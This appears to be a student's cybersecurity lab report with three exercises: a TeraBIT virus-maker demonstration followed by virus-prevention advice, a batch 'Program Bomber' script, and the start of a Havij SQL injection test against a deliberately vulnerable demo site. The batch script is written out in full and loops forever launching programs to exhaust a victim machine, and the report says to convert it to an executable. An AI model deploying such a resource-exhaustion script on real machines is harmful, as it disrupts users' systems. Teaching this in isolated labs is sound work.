


3. Use Tetrabit virus maker Tool (Download from Internet) to create a virus and inject in to Virtual system and perform destruction program as per your wish and write a document along with screenshots and suggest the preventive measures to avoid this malware affect.


Hacker Machine: Windows 7 / Windows 10

Victim Machine: Windows XP / Windows 7


TeraBIT Virus Maker is a prank application that allows you to control various Windows functions in a fun way. It's might appear to be a virus, but it's just a fun tool that can be installed and removed easily. It doesn't delete data or provide personal data.



In Hacker Machine virus is made using TeraBIT virus maker tool and saved as TeraVirus.exe.



Transferring virus into victim's machine and executing



Preventive Measures from Virus Attack:

- **Use Strong Passwords**

Let's start with the basics—your passwords.

The most commonly used passwords in the cyber world are also the worst. As of 2018, the top 3 passwords in use were:

⇒ 123456

⇒ password

⇒ 123456789

And people wonder why we have security breaches everywhere?

Keep your data safe by creating unique, complex passwords. The best passwords include a mix of numbers, letters, and symbols and are at least 8 characters long.

While we're on the topic, avoid using the same username and password combination across multiple sites. If a hacker can access just one site, you've left the door wide open to the rest of your data.

- **Keep Everything up to Date**

Another basic step to take is to make sure you have the latest versions of all software installed on your devices.

Why is this so important? Because software updates include features designed to withstand the latest security threats. Microsoft, Oracle, and other makers regularly update their software to eliminate “bugs” that hackers could exploit.

If you're operating a system from 3 years ago, it's defenceless against any viruses or malware developed in the interim. Make it a habit to install all new software updates as soon as they become available.

- **Use Antivirus Software**

Next up on our list of how to prevent computer viruses is—no surprise here—antivirus software.

Antivirus software acts as a “vaccine” against virtual viruses. It can identify and eliminate the threat before you were even aware of it.

Microsoft Security Essentials and Avast are both free antivirus programs you can install. There's also a host of paid options, although experts debate whether the extra cost is really worth it.

- **Use a Firewall**

Using antivirus programs doesn't automatically mean you have a firewall.

Macs and PCs both come with pre-installed firewall software. Make sure it's enabled to provide an extra layer of protection from viruses and malware.

- **Install a Popup Blocker**

Many attacks happen through browsers, as you're going about your daily online routine. Hackers can gain access to your computer from one innocent click on the wrong ad or link.

An ad or popup blocker is essential to protecting your computer's data. It will prevent any unwanted pages from opening automatically.

Never click on, open, or download anything unless you know exactly who it's from.

This is especially important with emails, which is our next topic.

- **Beware of Email Phishing Scams**

32% of reported security breaches begin with a phishing scam.

These appear in email form under the guise of a legitimate company. The goal is to get you to either enter personal information or click on an infected link that allows access to your computer.

Any legitimate company will have its own domain name for emails. If an email address claims to be from PayPal or Netflix but ends with @gmail.com, it's a scam.

Other signs include misspellings, poor grammar, and suspicious attachments, buttons, or links. A legitimate company will never invite you via email to log in and provide personal or billing information

Here's a good rule to live by—if in doubt, don't click on it!

- **Educate Your Family & Staff**

Most cyber-attacks happen through an innocent action by an uninformed person.

This could be a member of your family, a child, or an employee who isn't aware of smart internet practices.

If you have any doubts about anyone who uses your computer, take a few moments to teach them the basics. Review a few points from this post, such as not opening emails or clicking on links from unknown sources.

A few moments of education could mean the difference between cyberattack success or failure.

- **Know the Signs of Infection**

Despite your best efforts, computer viruses can still happen.

Do you know how to identify a virus on your computer? Here are a few things to watch for:

- ⇒ Repeated error messages
- ⇒ Unexpected shutdowns
- ⇒ Computer suddenly slows down
- ⇒ Takes too long to shut down or restart
- ⇒ New toolbars you didn't install
- ⇒ Changes to your homepage
- ⇒ Rapidly draining battery

Any of these signs could mean your computer is infected. If you see more than one of these signs, you almost surely have a virus.

Make sure all your software is updated and then perform a scan. You can also search online forums for users who have similar issues and see how they were able to solve them.

- **Consider Additional Security Features**


At the very least, you should perform weekly or even daily backups of all important data. Store it securely in the cloud or on a separate hard drive.

That way, if you do accidentally get a virus, your vital information won't be lost or compromised.

For extra protection, you might also consider advanced security measures like endpoint security. This protects not just your computer but your network as a whole.

4. Write a small batch program and save as .bat extension and execute in victim machine (Windows 7 / Windows 10 / Windows XP).

1. Open a Text editor application.
2. Enter the code as shown.




The screenshot shows a text editor window titled "Program Bomber.bat". The code in the editor is as follows:


```
1 ::Program Bomber
2 @echo off
3 :loop
4 start cmd.exe
5 start notepad.exe
6 start calc.exe
7 start explorer.exe
8 start write
9 start mspaint
10 goto loop |
```

The cursor is positioned at the end of line 10. The status bar at the bottom left shows "Line 10, Column 11". The status bar at the bottom right shows "Tab Size: 4" and "Batch File".

3. Save the file in .bat format.
4. Convert the file using a .bat to .exe converter.




5. It will save as an exe file which can execute upon click.




5. Perform SQL injection on by using Havij Tool (Download it from Internet) on <http://testphp.vulnweb.com> Write a report along with screenshots and mention preventive steps to avoid SQL injections.


Havij is an automated **SQL Injection tool** that helps penetration testers to find and exploit SQL Injection vulnerabilities on a web page. It can take advantage of a vulnerable web application. By using this software user can perform back-end database fingerprint, retrieve DBMS users and password hashes, dump tables and columns, fetching data from the database, running SQL statements and even accessing the underlying file system and executing commands on the operating system. The power of Havij that makes it different from similar tools is its injection methods. The success rate is more than 95% at injection vulnerable targets using Havij. The user friendly GUI (Graphical User Interface) of Havij and automated settings and detections makes it easy to use for everyone even amateur users.




- **Step 1:** Find SQL injection Vulnerability in tour site and insert the string (like `http://testphp.vulnweb.com/product.php?pic=1`) of it in Havij. Now click on the Analyze button as shown below.



